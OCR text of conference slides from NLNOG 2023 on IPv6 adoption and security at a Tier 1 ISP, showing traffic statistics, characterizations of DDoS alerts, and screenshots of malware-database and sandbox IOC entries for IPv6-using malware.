
~~CORPORATE POLITICS AND SECURITY FOR AN IPV6 WORLD~~

IS IPV6 BETTER FOR NETWORK SECURITY?


NLNOG 2023

Operating markets


Wholly owned subsidiaries or join Ventures



IPv6 usage




Source: www.google.com/intl/en/ipv6/ Taken September 2023




Source: www.potaroo.net/ Taken September 2023

AS6830 = Tier 1 ISP

IP type transiting AS6830 by market






Traffic breakdown Operating Company. Weekly average september 2023

DDOS Mitigations

ALERT TRAFFIC


Misuse Types



Alert Characterization


Misuse Types	UDP (9)	100.00%
Misuse Types	IP Fragmentation (1)	62.41%
Misuse Types	DNS Amplification (11)	37.59%
Source IP Addresses	Highly Distributed	100.00%
Destination IP Addresses	[redacted]32	100.00%
Protocols	udp (17)	100.00%
Source UDP Ports	0	62.41%
Source UDP Ports	53 (domain)	37.59%
Destination UDP Ports	0	62.41%
Destination UDP Ports	80 (www-http)	37.59%
Source Countries	Russian Federation	30.95%
Destination ASNs	NULL (0)	100.00%

Packet Size Distribution



ALERT TRAFFIC


Misuse Types




Alert Characterization

Misuse Types	TCP NULL (4)	100.00%
Source IP Addresses	Highly Distributed	85.54%
Source IP Addresses	2001:1c00::/28	44.17%
Source IP Addresses	2a00::/8	33.88%
Destination IP Addresses	2001[redacted]7/128	100.00%
Protocols	tcp (6)	100.00%
Source TCP Ports	1024-65535 (Dynamic)	99.99%
Destination TCP Ports	1-1023 (System)	99.99%
Destination TCP Ports	80 (www-http)	88.15%
Source Countries	Unknown	100.00%
Source ASNs	NULL (0)	100.00%
Destination ASNs	NULL (0)	100.00%
TCP Flags	(NULL)	100.00%

Packet Size Distribution



2022 DDOS Mitigations




Mirai

IPv6 as Indicators of Compromise


MALWARE bazaar by ABUSE.ch — Browse | Upload | Hunting | API | Export | Statistics | FAQ | About | Login

Database Entry

YARA Rule:	linux_generic_ipv6_catcher Alert
Author:	@_lubiedo
Description:	ELF samples using IPv6 addresses
Firstseen:	2021-07-06 17:01:13 UTC
Lastseen:	2023-09-15 07:55:32 UTC
Sightings:	23'108



Malware Trades size and complexity against detectability




joesandbox.com

JoeSandbox Cloud BASIC — Processes | IPs

IOC Report

w65tPzdnf0.elf




Processes

